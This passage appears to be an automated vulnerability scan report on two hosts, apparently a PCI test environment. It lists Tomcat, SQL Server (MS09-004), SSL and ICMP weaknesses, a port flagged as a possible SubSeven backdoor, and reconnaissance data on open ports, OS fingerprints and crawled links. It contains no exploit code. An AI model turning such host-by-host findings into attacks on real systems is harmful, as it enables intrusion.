Last Update:	01/09/2012		

THREAT:
Apache Tomcat is prone to a denial-of-service vulnerability.

Apache Tomcat does not properly handle a large number of form parameters, which might allow remote attackers to cause a denial of service (CPU consumption) via a request that triggers storage of many parameters in a hash table

Affected Versions:
Apache Tomcat 5.5.35 and earlier
Apache Tomcat 6.x prior to 6.0.35
Apache Tomcat 7.x prior to 7.0.23

IMPACT:
Successfully exploiting this vulnerability might allow a remote attacker to cause a denial of service.

SOLUTION:
Update to version 7.0.23 or 6.0.35 or later than 5.5.35 when available.

RESULT:
<title>Apache Tomcat/5.5.28 - Error report</title>

 3 Apache Tomcat HTTP NIO / APR Connector sendfile Input Validation Error Information Disclosure Vulnerability

QID:	86950	CVSS Base:	4.4	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.6		
CVE ID:	CVE-2011-2526				
Vendor Reference:	Tomcat 6, Tomcat 5, Tomcat 7				
Bugtraq ID:	-				
Last Update:	07/19/2011				

THREAT:
Apache Tomcat is a web server.

An input validation error vulnerability exists in various versions of Tomcat. Specifically, when Tomcat is configured to use either the HTTP NIO or APR connectors and the security manager is running, certain setting request attributes are not validated and could enable untrusted applications to disclose normally restricted file system content.

Affected Versions:
Apache Tomcat versions 7.0.0 to 7.0.18
Apache Tomcat versions 6.0.0 to 6.0.32
Apache Tomcat versions 5.5.0 to 5.5.33

IMPACT:
By exploiting this vulnerability, attackers can discover potentially sensitive information on the targeted host.

SOLUTION:
There are no vendor supplied solution available currently. Please refero to Tomcat 5.5.34, Tomcat 6.0.33, Tomcat 7.0.19 for detailed information.

Workaround:
Workaround:
Undeploy untrusted Web applications

Switch to the HTTP BIO connector (which does not support sendfile)

Disable sendfile by setting useSendfile="false" on the connector

RESULT:

<html><head><title>Apache Tomcat/5.5.28 - Error report</title><style><!--H1
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY
{font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} B
{font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} P
{font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;}A {color : black;}A.name {color : black;}HR {color :
#525D76;}--></style> </head><body> HTTP Status 404 - /abc <HR size="1" noshade="noshade"> type Status report</p> message /abc </p>
description The requested resource (/abc) is not available. </p><HR size="1" noshade="noshade"> Apache Tomcat/5.5.28 </body></html>

3 Apache Tomcat SecurityManager Security Bypass Vulnerability

QID:	86939	CVSS Base:	1.2	PCI Severity:	LOW
Category:	Web server	CVSS Temporal:	.9		
CVE ID:	CVE-2010-3718				
Vendor Reference:	|Apache Tomcat 5, Apache Tomcat 6, Apache Tomcat 7				
Bugtraq ID:	46177				
Last Update:	05/12/2011				

THREAT:
Tomcat is an open source Java Servlet and the JavaServer Pages container from the Apache Foundation.

Apache Tomcat is prone to a security bypass vulnerability. When Apache Tomcat is running within a SecurityManager, the ServletContext attribute is not set to read-only, which allows local web applications to read or write files outside of the intended working directory.

Affected Versions:
Apache Tomcat versions prior to 7.0.4, 6.0.30, and 5.5.30.

IMPACT:
If this vulnerability is successfully exploited, attackers can bypass certain security restrictions and gain access to arbitrary files and directories in the context of the web server.

SOLUTION:
Update to Version 7.0.4/6.0.30/5.5.30 or later to resolve this issue. The latest version is available for download fromApache Tomcat Web site.

RESULT:

<title>Apache Tomcat/5.5.28 - Error report</title>

4 Microsoft SQL Server Remote Memory Corruption Vulnerability (MS09-004)

QID:	90475	CVSS Base:	9	PCI Severity:	HIGH
Category:	Windows	CVSS Temporal:	7.4	PCI Status:	FAIL
CVE ID:	CVE-2008-5416				
Vendor Reference:	MS09-004				
Bugtraq ID:	-				
Last Update:	01/20/2010				

THREAT:
Microsoft SQL Server is prone to a remote memory corruption vulnerability because it fails to properly handle user-supplied input.

The vulnerability is caused due to a boundary error in the implementation of the "sp_replwritetovarbin()" SQL procedure. It can be exploited to cause a heap-based buffer overflow via specially crafted arguments passed to the affected procedure.

SQL Server 2000, SQL Server 2005 Service Pack 2, Microsoft SQL Server 2000 Desktop Engine (MSDE 2000), SQL Server 2005 Express Edition, Microsoft SQL Server 2000 Desktop Engine (WMSDE), and Windows Internal Database (WYukon) are affected by this issue.

Microsoft has rated this issue as Important.

IMPACT:
Successful exploitation may allow execution of arbitrary code with escalated privileges.

SOLUTION:
Workaround:
Deny permissions on the "sp_replwritetovarbin" extended stored procedure.

Patch:
Following are links for downloading patches to fix the vulnerabilities:

(GDR Software Update) SQL Server 2000 Service Pack 4:
http://www.microsoft.com/downloads/details.aspx?familyid=d5bb816a-6e1a-47cb-92be-51c565ee184c

(QFE Software Update) SQL Server 2000 Service Pack 4:
http://www.microsoft.com/downloads/details.aspx?familyid=a93f3cfe-18c9-4218-a551-13bf415e418a

(GDR Software Update) SQL Server 2000 Itanium-based Edition Service Pack 4:
http://www.microsoft.com/downloads/details.aspx?familyid=d5bb816a-6e1a-47cb-92be-51c565ee184c

(QFE Software Update) SQL Server 2000 Itanium-based Edition Service Pack 4:
http://www.microsoft.com/downloads/details.aspx?familyid=a93f3cfe-18c9-4218-a551-13bf415e418a

(GDR Software Update) SQL Server 2005 Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=5dfb7998-0316-40e5-9fc5-7a1afc18e15e

(QFE Software Update) SQL Server 2005 Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=aa2b82ca-e94e-4491-8639-f0749b1a0f3a

(GDR Software Update) SQL Server 2005 x64 Edition Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=5dfb7998-0316-40e5-9fc5-7a1afc18e15e

(QFE Software Update) SQL Server 2005 x64 Edition Service Pack 2:
http://www.microsoft.com/downloads/details.aspx?familyid=aa2b82ca-e94e-4491-8639-f0749b1a0f3a

(GDR Software Update) SQL Server 2005 with SP2 for Itanium-based Systems:
http://www.microsoft.com/downloads/details.aspx?familyid=5dfb7998-0316-40e5-9fc5-7a1afc18e15e

(QFE Software Update) SQL Server 2005 with SP2 for Itanium-based Systems:
http://www.microsoft.com/downloads/details.aspx?familyid=aa2b82ca-e94e-4491-8639-f0749b1a0f3a

(GDR Software Update) Microsoft SQL Server 2000 Desktop Engine :
http://www.microsoft.com/downloads/details.aspx?familyid=d5bb816a-6e1a-47cb-92be-51c565ee184c

(QFE Software Update) Microsoft SQL Server 2000 Desktop Engine :
http://www.microsoft.com/downloads/details.aspx?familyid=a93f3cfe-18c9-4218-a551-13bf415e418a

For a complete list of patch download links, refer to Microsoft Security Bulletin MS09-004.

RESULT:
9.0.3042

4 Potential TCP Backdoor

QID:	1004	CVSS Base:	10	PCI Severity:	HIGH
Category:	Backdoors and trojan horses	CVSS Temporal:	9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	06/04/2009				

THREAT:
There are known backdoors that use specific port numbers. At least one of these ports was found open on this host. This may indicate the presence of a backdoor; however, it's also possible that this port is being used by a legitimate service, such as a Unix or Windows RPC.

IMPACT:
If a backdoor is present on your system, then unauthorized users can log in to your system undetected, execute unauthorized commands, and leave the host vulnerable to other unauthorized users. Malicious users may also use your host to access other hosts and perform a coordinated Denial of Service attack.

Some well-known backdoors are "BackOrifice", "Netbus" and "Netspy". You should be able to find more information on these backdoors on the CERT Coordination Center's Web site (www.cert.org).

SOLUTION:
Call a security specialist and test the host for backdoors. If a backdoor is found, then the host may need to be re-installed.

RESULT:
The tcp port 27374 is open, it may indicate the presence of a "subseven" backdoor.

Information Gathered (14)

1 DNS Host Name

QID:	6
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

THREAT:
The fully qualified domain name of this host, if it was obtained from a DNS server, is displayed in the RESULT section.

RESULT:

IP address	Host name
IP Address: 11	No registered hostname

1 Host Names Found

QID:	45039
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	02/14/2005

THREAT:
The following host names were discovered for this computer using various methods such as DNS look up, NetBIOS query, and SQL server name query.

RESULT:

Host Name	Source
DIAZ	MSSQL Monitor

1 Host Scan Time

QID:	45038
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	11/19/2004

THREAT:
The Host Scan Time is the period of time it takes the scanning engine to perform the vulnerability assessment of a single target host. The Host Scan Time for this host is reported in the Result section below.

The Host Scan Time does not have a direct correlation to the Duration time as displayed in the Report Summary section of a scan results report. The Duration is the period of time it takes the service to perform a scan task. The Duration includes the time it takes the service to scan all hosts, which may involve parallel scanning. It also includes the time it takes for a scanner appliance to pick up the scan task and transfer the results back to the service's Secure Operating Center. Further, when a scan task is distributed across multiple scanners, the Duration includes the time it takes to perform parallel host scanning on all scanners.

RESULT:
Scan duration: 4352 seconds

Start time: Fri, Feb 17 2012, 17:24:05 GMT

End time: Fri, Feb 17 2012, 18:36:37 GMT

1 Firewall Detected

QID:	34011
Category:	Firewall
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/16/2001

THREAT:
A packet filtering device protecting this IP was detected. This is likely to be a firewall or a router using access control lists (ACLs).

RESULT:

Some of the ports filtered by the firewall are: 20, 21, 22, 23, 25, 53, 80, 111, 135, 443.

Listed below are the ports filtered by the firewall.
No response has been received when any of these ports is probed.
1-1432,1434-1705,1707-1999,2001-2146,2148-2512,2514-2701,2703-5630,5632-6128,
6130-8079,8081-27373,27375-42423,42425-65535

1 Web Server Version port 8080/tcp

QID:	86000
Category:	Web server
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/01/1999

RESULT:

Server Version	Server Banner
Apache-Coyote/1.1	Apache-Coyote/1.1

1 Scan Diagnostics port 8080/tcp

QID:	150021
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	01/16/2009

THREAT:
This check provides various details of the scan's performance and behavior. In some cases, this check can be used to identify problems that the scanner encountered when crawling the target Web application.

IMPACT:
The scan diagnostics data provides technical details about the crawler's performance and behavior. This information does not necessarily imply problems with the Web application.

SOLUTION:
No action is required.

RESULT:

Collected 30 links overall.
Path manipulation: estimated time < 1 minute (82 tests, 20 inputs)
Path manipulation: 82 vulnsigs tests, completed 793 requests, 19 seconds. All tests completed.
WS enumeration: estimated time < 1 minute (9 tests, 20 inputs)
WS enumeration: 9 vulnsigs tests, completed 72 requests, 2 seconds. All tests completed.
Batch #1 URI parameter manipulation: estimated time < 1 minute (33 tests, 1 inputs)
Batch #1 URI parameter manipulation: 33 vulnsigs tests, completed 33 requests, 3 seconds. All tests completed.
Batch #1 URI blind SQL manipulation: estimated time < 1 minute (19 tests, 1 inputs)
Batch #1 URI blind SQL manipulation: 19 vulnsigs tests, completed 19 requests, 3 seconds. All tests completed.
URI parameter time-based tests: estimated time < 1 minute (5 tests, 1 inputs)
URI parameter time-based tests: 5 vulnsigs tests, completed 5 requests, 1 seconds. All tests completed.
HTTP call manipulation: estimated time < 1 minute (26 tests, 0 inputs)
HTTP call manipulation: 26 vulnsigs tests, completed 0 requests, 0 seconds. No tests to execute.
Cookie manipulation: estimated time < 1 minute (26 tests, 2 inputs)
Cookie manipulation: 26 vulnsigs tests, completed 214 requests, 34 seconds. XSS optimization removed 153 links. Completed 214 requests of 520 estimated requests (41%). All tests completed.
Header manipulation: estimated time < 1 minute (26 tests, 10 inputs)
Header manipulation: 26 vulnsigs tests, completed 170 requests, 22 seconds. XSS optimization removed 170 links. Completed 170 requests of 520 estimated requests (33%). All tests completed.
Total requests made: 1467

Average server response time: 0.34 seconds
Most recent links:

1 Links Crawled port 8080/tcp

QID:	150009
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/21/2008

THREAT:
The list of unique links crawled by the Web application scanner appear in the Results section. This list may contain fewer links than the maximum threshold defined at scan launch. The maximum links to crawl includes links in this list, requests made via HTML forms, and requests for the same link made as an anonymous and authenticated user.

RESULT:

Duration of crawl phase (seconds): 26.00
Number of links: 13
(This number excludes form requests and links re-requested during authentication.)

1 External Links Discovered port 8080/tcp

QID:	150010
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/19/2007

THREAT:
The external links discovered by the Web application scanning engine are provided in the Results section. These links were present on the target Web application, but were not crawled.

RESULT:

Number of links: 11
http://jira.atlassian.com/secure/CreateIssue.jspa?issuetype=2&pid=10240
http://support.atlassian.com/secure/CreateIssue.jspa?issuetype=1&pid=10000
http://docs.atlassian.com/atlassian-gadgets/docs-010/Adding+a+Gadget+to+the+Directory+of+Available+Gadgets
http://docs.atlassian.com/atlassian-gadgets/docs-010/Gadgets+and+Dashboards+Development+Hub
http://docs.atlassian.com/jira/docs-040/Home?clicked=jirahelp
http://www.atlassian.com/software/jira
http://www.atlassian.com/software/jira/bug-tracking.jsp
http://www.atlassian.com/software/jira/issue-tracking.jsp
http://www.atlassian.com/software/jira/project-management-software.jsp
mailto:asv_admin@asvtestbed.local
http://confluence.atlassian.com/x/xI72Cw

 1 Open UDP Services List

QID:	82004
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	07/11/2005

THREAT:
A port scanner was used to draw a map of all the UDP services on this host that can be accessed from the Internet.

Note that if the host is behind a firewall, there is a small chance that the list includes a few ports that are filtered or blocked by the firewall but are not actually open on the target host. This (false positive on UDP open ports) may happen when the firewall is configured to reject UDP packets for most (but not all) ports with an ICMP Port Unreachable packet. This may also happen when the firewall is configured to allow UDP packets for most (but not all) ports through and filter/block/drop UDP packets for only a few ports. Both cases are uncommon.

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty working out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected
1434	ms-sql-m	Microsoft-SQL-Monitor	mssql monitor
5632	pcanywherestat	pcANYWHEREstat	pcanywhere

 1 Open TCP Services List

QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	06/15/2009

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port	IANA Assigned Ports/Services	Description	Service Detected	OS On Redirected Port
1433	ms-sql-s	Microsoft-SQL-Server	mssql	
5631	pcanywheredata	pcANYWHEREdata	pcanywhere	
8080	http-alt	HTTP Alternate (see port 80)	http	
27374	subseven	subseven backdoor asp	unknown	

 1 Traceroute

QID: 45006
Category: Information gathering
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/09/2003

THREAT:
Traceroute describes the path in realtime from the scanner to the remote host being contacted. It reports the IP addresses of all the routers in between.

RESULT:

Hops	IP	Round Trip Time	Probe
1		0.41ms	ICMP
2		0.63ms	ICMP
3		0.48ms	ICMP
4		0.51ms	ICMP
5		2.79ms	ICMP
6		20.95ms	ICMP
7		18.06ms	ICMP
8		18.19ms	ICMP
9		18.07ms	ICMP
10		90.17ms	ICMP
11		89.55ms	ICMP
12		90.72ms	ICMP
13		89.35ms	ICMP
14		89.63ms	ICMP
15		89.32ms	ICMP
16		95.49ms	ICMP
17	*.*.*.*	0.00ms	Other
18	IP Address: 11	109.23ms	ICMP

 2 Operating System Detected

QID: 45017
Category: Information gathering
CVE ID: -

Vendor Reference: -
Bugtraq ID: -
Last Update: 02/09/2005

THREAT:
Several different techniques can be used to identify the operating system (OS) running on a host. A short description of these techniques is provided below. The specific technique used to identify the OS on this host is included in the RESULTS section of your report.

1) TCP/IP Fingerprint: The operating system of a host can be identified from a remote system using TCP/IP fingerprinting. All underlying operating system TCP/IP stacks have subtle differences that can be seen in their responses to specially-crafted TCP packets. According to the results of this "fingerprinting" technique, the OS version is among those listed below.

Note that if one or more of these subtle differences are modified by a firewall or a packet filtering device between the scanner and the host, the fingerprinting technique may fail. Consequently, the version of the OS may not be detected correctly. If the host is behind a proxy-type firewall, the version of the operating system detected may be that for the firewall instead of for the host being scanned.

2) NetBIOS: Short for Network Basic Input Output System, an application programming interface (API) that augments the DOS BIOS by adding special functions for local-area networks (LANs). Almost all LANs for PCs are based on the NetBIOS. Some LAN manufacturers have even extended it, adding additional network capabilities. NetBIOS relies on a message format called Server Message Block (SMB).

3) PHP Info: PHP is a hypertext pre-processor, an open-source, server-side, HTML-embedded scripting language used to create dynamic Web pages. Under some configurations it is possible to call PHP functions like phpinfo() and obtain operating system information.

4) SNMP: The Simple Network Monitoring Protocol is used to monitor hosts, routers, and the networks to which they attach. The SNMP service maintains Management Information Base (MIB), a set of variables (database) that can be fetched by Managers. These include "MIB_II.system. sysDescr" for the operating system.

IMPACT:
Not applicable

SOLUTION:
Not applicable

RESULT:

Operating System	Technique	ID
Windows Vista / Windows 2008 / Windows 7	TCP/IP Fingerprint	U3414:8080

2 Host Uptime Based on TCP TimeStamp Option

QID: 82063
Category: TCP/IP
CVE ID: -
Vendor Reference: -
Bugtraq ID: -
Last Update: 05/29/2007

THREAT:
The TCP/IP stack on the host supports the TCP TimeStamp (kind 8) option. Typically the timestamp used is the host's uptime (since last reboot) in various units (e.g., one hundredth of second, one tenth of a second, etc.). Based on this, we can obtain the host's uptime. The result is given in the Result section below.

Some operating systems (e.g., MacOS, OpenBSD) use a non-zero, probably random, initial value for the timestamp. For these operating systems, the uptime obtained does not reflect the actual uptime of the host; the former is always larger than the latter.

RESULT:

Based on TCP timestamps obtained via port 8080, the host's uptime is 0 days, 5 hours, and 50 minutes.
The TCP timestamps from the host are in units of 10 milliseconds.

3 Remote Access or Management Service Detected

QID:	42017
Category:	General remote services
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	10/17/2011

THREAT:
A remote access or remote management service was detected. If such a service is accessible to malicious users it can be used to carry different type of attacks. Malicious users could try to brute force credentials or collect additional information on the service which could enable them in crafting further attacks.

The Results section includes information on the remote access service that was found on the target.

Services like Telnet, Rlogin, SSH, windows remote desktop, pcAnywhere, Citrix Management Console, Remote Admin (RAdmin), VNC, OPENVPN and ISAKMP are checked.

IMPACT:
Consequences vary by the type of attack.

SOLUTION:
Expose the remote access or remote management services only to the system administrators or intended users of the system.

RESULT:
Service name: pcAnywhere on TCP port 5631.

IP Address: 12 Windows 2003

Vulnerabilities Total	25	Security Risk	4.0

Vulnerabilities (10)

1 ICMP Timestamp Request

QID:	82003	CVSS Base:	0	PCI Severity:	LOW
Category:	TCP/IP	CVSS Temporal:	-		
CVE ID:	CVE-1999-0524				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/29/2009				

THREAT:
ICMP (Internet Control and Error Message Protocol) is a protocol encapsulated in IP packets. It's principal purpose is to provide a protocol layer able to inform gateways of the inter-connectivity and accessibility of other gateways or hosts. "ping" is a well-known program for determining if a host is up or down. It uses ICMP echo packets. ICMP timestamp packets are used to synchronize clocks between hosts.

IMPACT:
Unauthorized users can obtain information about your network by sending ICMP timestamp packets. For example, the internal systems clock should not be disclosed since some internal daemons use this value to calculate ID or sequence numbers (i.e., on SunOS servers).

SOLUTION:

You can filter ICMP messages of type "Timestamp" and "Timestamp Reply" at the firewall level. Some system administrators choose to filter most types of ICMP messages for various reasons. For example, they may want to protect their internal hosts from ICMP-based Denial Of Service attacks, such as the Ping of Death or Smurf attacks.

However, you should never filter ALL ICMP messages, as some of them ("Don't Fragment", "Destination Unreachable", "Source Quench", etc) are necessary for proper behavior of Operating System TCP/IP stacks.

It may be wiser to contact your network consultants for advice, since this issue impacts your overall network reliability and security.

RESULT:

Timestamp of host (host byte ordering): 18:40:55 GMT

2 SSL Certificate - Signature Verification Failed Vulnerability port 443/tcp over SSL

QID:	38173	CVSS Base:	9.4	PCI Severity:	HIGH
Category:	General remote services	CVSS Temporal:	6.9	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/23/2009				

THREAT:

An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, the client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection. The authentication is done by verifying that the public key in the certificate is signed by a trusted third-party Certificate Authority.

If a client is unable to verify the certificate, it can abort communication or prompt the user to continue the communication without authentication.

IMPACT:

By exploiting this vulnerability, man-in-the-middle attacks in tandem with DNS cache poisoning can occur.

Exception:
If the server communicates only with a restricted set of clients who have the server certificate or the trusted CA certificate, then the server or CA certificate may not be available publicly, and the scan will be unable to verify the signature.

SOLUTION:

Please install a server certificate signed by a trusted third-party Certificate Authority.

RESULT:

Certificate #0 unable to get local issuer certificate

2 AutoComplete Attribute Not Disabled for Password in Form Based Authentication port 80/tcp

QID:	86729	CVSS Base:	6.4	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.9		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:

The Web server allows form based authentication without disabling the AutoComplete feature for the password field.

IMPACT:
The passwords entered by one user could be stored by the browser and retrieved for another user using the browser.

SOLUTION:
Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.

RESULT:

```
GET /exchweb/bin/auth/owalogon.asp HTTP/1.1

Connection: Keep-Alive

<FORM action="/exchweb/bin/auth/owaauth.dll" method="POST" name="logonForm">


 <INPUT type="hidden" name="flags" value="0">
 <TABLE id="borderTable" class="standardTable" cellSpacing=0 cellPadding=0 height="100%" width="100%" bgColor="#3D5FA3" border=0>
  <TR height=20>
   <TD width="33%"> </TD>
   <TD width="33%"> </TD>
   <TD width="34%"> </TD>
  </TR>
  <TR>
   <TD width="33%"> </TD>
   <TD width="33%" valign="top">
    <TABLE id="mainTable" class="mainTable" cellSpacing=0 cellPadding=0 width=550 bgColor="#FFFFFF" border=0>
     <TR>
      <TD><img title="" alt="" src="/exchweb/img/spacer.gif" width="10"></TD>
      <TD height="100%" valign=top>
       <TABLE id="sidebarTable" class="standardTable" height="100%" width="100%" cellSpacing=0 cellPadding=0 border=0>
       <TR><TD width="100%" height="100%"><IMG title="" alt="" height=421 src="/exchweb/img/logon_Nav.gif" width=76 border=0></TD></TR>
       </TABLE>
      </TD>
      <TD><img title="" alt="" src="/exchweb/img/spacer.gif" width="5"></TD>
      <TD width="100%" valign=top>
       <TABLE id="logoTable" dir="LTR" cellSpacing=0 cellPadding=0 width="100%" border="0" bgColor="#FFFFFF">
        <TR>
         <TD vAlign=top align="right" width="100%" height=120 style="padding-top: 15">
          <IMG title="" alt="" height=12 src="/exchweb/img/logon_Microsoft.gif" width=59 border=0 hspace=10>
         </TD>
        </TR>
        <TR>
         <TD class="logoTD" width="100%">

                <IMG title="Microsoft Office Outlook Web Access provided by Microsoft Exchange Server 2003" alt="Microsoft Office Outlook Web
Access provided by Microsoft Exchange Server 2003" height=62 src="/exchweb/img/logon_logo.gif" width=331 border=0 hspace=0>

         </TD>
        </TR>
        <TR>
         <TD width="100%"
>
          <TABLE id="usertxtTable" width="100%" cellspacing=0 cellpadding=0 border=0 bgColor="GET
/exchweb/bin/auth/owalogon.asp?url=http://QUALYS.com HTTP/1.1

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
```

2 SSL Certificate - Expired port 443/tcp over SSL

QID:	38167	CVSS Base:	6.4	PCI Severity:	MED
Category:	General remote services	CVSS Temporal:	6.1	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	04/17/2009				

THREAT:
An SSL Certificate associates an entity (person, organization, host, etc.) with a Public Key. In an SSL connection, client authenticates the remote server using the server's Certificate and extracts the Public Key in the Certificate to establish the secure connection.

A certificate with a past end date cannot be trusted.

IMPACT:
By exploiting this vulnerability, an attacker can launch a man-in-the-middle attack.

SOLUTION:
Please install a server certificate with valid start and end dates.

RESULT:
Certificate #0 is not valid after Dec 4 18:14:15 2009 GMT.

2 AutoComplete Attribute Not Disabled for Password in Form Based Authentication port 443/tcp

QID:	86729	CVSS Base:	6.4	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	4.9		
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/05/2009				

THREAT:
The Web server allows form based authentication without disabling the AutoComplete feature for the password field.

IMPACT:
The passwords entered by one user could be stored by the browser and retrieved for another user using the browser.

SOLUTION:
Contact the vendor to have the AutoComplete attribute disabled for the password field in all forms. The AutoComplete attribute should also be disabled for the user ID field.

RESULT:
GET /exchweb/bin/auth/owalogon.asp HTTP/1.1

Connection: Keep-Alive

<FORM action="/exchweb/bin/auth/owaauth.dll" method="POST" name="logonForm">

```
 <INPUT type="hidden" name="flags" value="0">
<TABLE id="borderTable" class="standardTable" cellSpacing=0 cellPadding=0 height="100%" width="100%" bgColor="#3D5FA3" border=0>
 <TR height=20>
  <TD width="33%"> </TD>
  <TD width="33%"> </TD>
  <TD width="34%"> </TD>
 </TR>
 <TR>
  <TD width="33%"> </TD>
  <TD width="33%" valign="top">
   <TABLE id="mainTable" class="mainTable" cellSpacing=0 cellPadding=0 width=550 bgColor="#FFFFFF" border=0>
    <TR>
     <TD><img title="" alt="" src="/exchweb/img/spacer.gif" width="10"></TD>
     <TD height="100%" valign=top>
      <TABLE id="sidebarTable" class="standardTable" height="100%" width="100%" cellSpacing=0 cellPadding=0 border=0>
```

<TR><TD width="100%" height="100%"><IMG title="" alt="" height=421 src="/exchweb/img/logon_Nav.gif" width=76 border=0></TD></TR>
</TABLE>
</TD>
<TD><img title="" alt="" src="/exchweb/img/spacer.gif" width="5"></TD>
<TD width="100%" valign=top>
<TABLE id="logoTable" dir="LTR" cellSpacing=0 cellPadding=0 width="100%" border="0" bgColor="#FFFFFF">
<TR>
<TD vAlign=top align="right" width="100%" height=120 style="padding-top: 15">
<IMG title="" alt="" height=12 src="/exchweb/img/logon_Microsoft.gif" width=59 border=0 hspace=10>
</TD>
</TR>
<TR>
<TD class="logoTD" width="100%">

<IMG title="Microsoft Office Outlook Web Access provided by Microsoft Exchange Server 2003" alt="Microsoft Office Outlook Web Access provided by Microsoft Exchange Server 2003" height=62 src="/exchweb/img/logon_logo.gif" width=331 border=0 hspace=0>

</TD>
</TR>
<TR>
<TD width="100%
">
<TABLE id="usertxtTable" width="100%" cellspacing=0 cellpadding=0 border=0 bgColor=GET
/exchweb/bin/auth/owalogon.asp?url=http://QUALYS.com HTTP/1.1

User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US; rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive

2 ICMP Based TCP Reset Denial of Service Vulnerability

QID:	82058	CVSS Base:	5	PCI Severity:	MED
Category:	TCP/IP	CVSS Temporal:	4.1		
CVE ID:	CVE-2004-0790, CAN-2004-0791, CAN-2004-1060				
Vendor Reference:	-				
Bugtraq ID:	13124				
Last Update:	05/19/2008				

THREAT:
The target host is vulnerable to a denial of service condition. The TCP stack present on the host allows an ICMP hard-error packet to reset an established TCP connection that the packet identifies. An example ICMP hard error (defined in the IETF RFCs) is the ICMP message "fragmentation required, but Do-Not-Fragment bit is set".

IMPACT:
Since ICMP packets can be spoofed, attackers can exploit this issue by guessing the IP address and port numbers of a TCP connection established on the host, and then resetting these connections simply by sending an ICMP hard-error packet.

SOLUTION:
HP has released an updated advisory HPSBUX01164 to address this issue.

IBM has released an advisory IBM-04-12-2005 and the following APARs to address the issue.

AIX Version 5.1: IY70028

AIX Version 5.2: IY70027

AIX Version 5.3: IY70026

Microsoft Security Bulletin MS05-019.

Sun has released an updated advisory Alert ID: 101658 and reports that Sun Solaris versions 7, 8, 9, and 10 are prone to this issue.

Symantec has released an advisory SYM05-008

Cisco has released an advisory 64520 and fixes to address these vulnerabilities.

A workaround is to block ICMP hard-error packets using a firewall.

RESULT:
Tested on port 25 with ICMP Destination Unreachable Type 3, Codes 2, 3, & 4 Hard Errors (with a TCP Sequence Offset of 16 Bytes).

2 Web Server Uses Plain Text Basic Authentication port 80/tcp

QID:	86763	CVSS Base:	5	PCI Severity:	MED
Category:	Web server	CVSS Temporal:	3.8	PCI Status:	FAIL
CVE ID:	-				
Vendor Reference:	-				
Bugtraq ID:	-				
Last Update:	05/11/2009				

THREAT:
During Web server authentication, communication can take place with the user by Clear Text User Credentials.

IMPACT:
Using Readable Clear Text can help eavesdropping and thereby compromise confidentiality.
